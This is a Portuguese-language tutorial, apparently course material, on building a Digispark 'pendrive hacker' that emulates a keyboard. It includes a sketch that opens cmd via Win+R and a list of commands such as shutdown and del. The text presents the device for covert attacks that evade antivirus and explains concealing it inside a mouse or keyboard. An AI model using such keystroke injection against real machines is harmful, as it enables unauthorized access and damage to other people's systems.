

PENDRIVE HACKER




@igdotdi



INTRO.TXT

PRÉ-REQUISITOS

- Seu computador
- Uma placa de circuito (digispark)



Essa é a plaquinha que será utilizada para criar e programar nosso pendrive hacker

O computador pode ser qualquer um, desde que esteja rodando o Windows (de preferência) para instalarmos as ferramentas e os drivers necessários.

INTRODUÇÃO AO PENDRIVE HACKER

Essa placa de circuito é mais conhecida como **Arduino**. Ele foi criado para você fazer seus próprios projetos, como:

- casas inteligentes
- apagar luzes sozinhas
- regadores automáticos
- e várias outras coisas.

Podemos usar extensões no Arduino. Essas placas de circuito são feitas para serem personalizadas — você pode criar o seu próprio projeto.

INTRO.TXT

RUBBER DUCKY

Como podemos fazer literalmente tudo...é óbvio que os hackers não iriam deixar passar.

Foi assim que criaram o Rubber Ducky. Esse gadget ficou tão famoso que apareceu na série Mr. Robot.

GUIA DE COMPRA

Temos duas opções para conseguir nosso arduino (Digispark)

1 - Comprando no exterior: opção mais barata e mais demorada

2 - Comprando no Brasil: Um pouco mais caro que no exterior (R\$25,00 a R\$30,00) com entrega mais rápida.

Com ele é possível realizar invasões apenas plugando o “usb” numa porta.

Infelizmente esse USB custa em torno de 800 a mil reais aqui no Brasil.



Vem com pinos pra colocarmos alguns módulos — ou seja, é totalmente expansível.

CRIANDO O PENDRIVE HACKER

O QUE É?

Um teclado, igual ao que usamos no pc ou notebook para digitar. Ele apenas não possui a carcaça e as teclas.

Possui o usb e os drivers, ou seja, a forma como ele interpreta é igual a de um teclado.

Por isso, o pendrive hacker pode emular a digitação — como se fosse um teclado comum.

Com isso, podemos realizar ataques sem nenhum antivírus ou firewall descobrir, fingindo ser uma pessoa digitando.

ATAQUE HID

O ataque é chamado de Human Interface Attack ou HID, ou seja, ataque de interface humana.

São interfaces que recebem inputs de nós mesmos, que supostamente seriam confiáveis.

O Antivírus procura por algum arquivo, um vírus, aplicativo malicioso que pode estar rodando no seu pc.

Ele não desconfia de você mesmo, de usuário digitando coisas no teclado. Assim, podemos programar o digispark para digitar coisas maliciosas.

CRIANDO O PENDRIVE HACKER

ESCONDENDO O PENDRIVE HACKER

Existem outras formas de esconder a placa de circuito e realizarmos um ataque, sem ninguém desconfiar.


Também podemos esconder eles em OUTROS dispositivos, como: mouse, teclado e controles.

Fazemos isso usando um cabo extensor — plugamos ele de um lado e do outro o cabo normal. Um macho e fêmea.

PROGRAMANDO O PENDRIVE

Aqui vamos seguir algumas etapas:

1. Baixar a IDE
2. Fazer as configurações
3. Instalar os drivers



Vamos no site do arduino → software
→ downloads Arduino IDE

Podemos usá-la para compilar o código e enviar pro nosso arduino.


CRIANDO O PENDRIVE HACKER

CONFIGURAÇÃO

Primeiro passo: File → Preferences →
Additional Boards Manager URLs:
[digistump](http://digistump.com.br/boards)

É um código de um URL adicional para gerenciar as placas

Segundo passo: Tools → Boards →
Boards Managers: pesquisamos por
digispark e aparecerá Digistump AVR
Boards.




Assim instalamos todas as configurações necessárias para podermos interpretá-lo em nossa IDE.

CRIANDO O PENDRIVE HACKER

INSTALANDO OS DRIVERS

Dentro da plataforma, no módulo “Programando o Pendrive Hacker” você receberá um link com o arquivo .zip do Digistump.

Vamos abrir o arquivo de 32 ou 64 bits, dependendo do computador



Assim, já estamos prontos para começar a compilar nosso código.

CRIANDO O PENDRIVE HACKER

COMANDOS BÁSICOS

A IDE do arduino vem com dois códigos padrões — `void setup()` e `void loop()`.


Ambas são funções, e iremos escrever nosso código dentro delas.

A IDE também possui dois botões na barra superior, do lado esquerdo.

Usaremos ambos com frequência para salvar o código no nosso pendrive hacker.

Botão verificar — podemos salvar nosso código do digispark. Verifica se nosso código está correto ou se ele usou mais memória do que deveria.

Botão carregar — aqui nós colocamos o código dentro do digispark: nós plugamos o usb dentro do PC em até 60s.



INJETANDO COMANDOS

INJETANDO COMANDOS COM O DIGISPARK

Vamos abrir o nosso terminal usando o Digispark da mesma forma que fizemos ao abrir manualmente.


**Windows + R → digitamos CMD
→ enter → comandos**

SendKeyStroke: Comando para pressionar as teclas Windows + R

Println: Print com quebra de linha.
Esse comando digita “CMD” e dá enter.

Para isso, usaremos o arduino e alguns códigos importantes. São eles:

1. **SendKeyStroke**
2. **println**
3. **SendKeyStroke**



```
#include "DigiKeyboardPtBr.h"

void setup() {
    // setup code here
}

void loop() {
    DigiKeyboardPtBr.sendKeyStroke(KEY_R, MOD_GUI_LEFT);
    DigiKeyboardPtBr.delay(100);
    DigiKeyboardPtBr.println("cmd");
    DigiKeyboardPtBr.delay(1000);
}
```

INJETANDO COMANDOS

PRINCIPAIS COMANDOS

DIR (DIRECTORY) - Lista nossos diretórios todas as pastas que existem.

CD (CHANGE DIRECTORY) - Navega entre as pastas.


Podemos navegar pelo diterório que desejarmos e até voltarmos nas pastas anteriores.

SHUTDOWN - Esse comando pode desligar o computador, reiniciar, fazer logoff e mais, dependendo dos parâmetros que forem passados.

MKDIR (Make Directory) - Nos permite criar pastas através da linha de comando.

Também é possível criar arquivos com o comando “echo”.

DEL (DELETE) - Conseguimos deletar os arquivos criados.

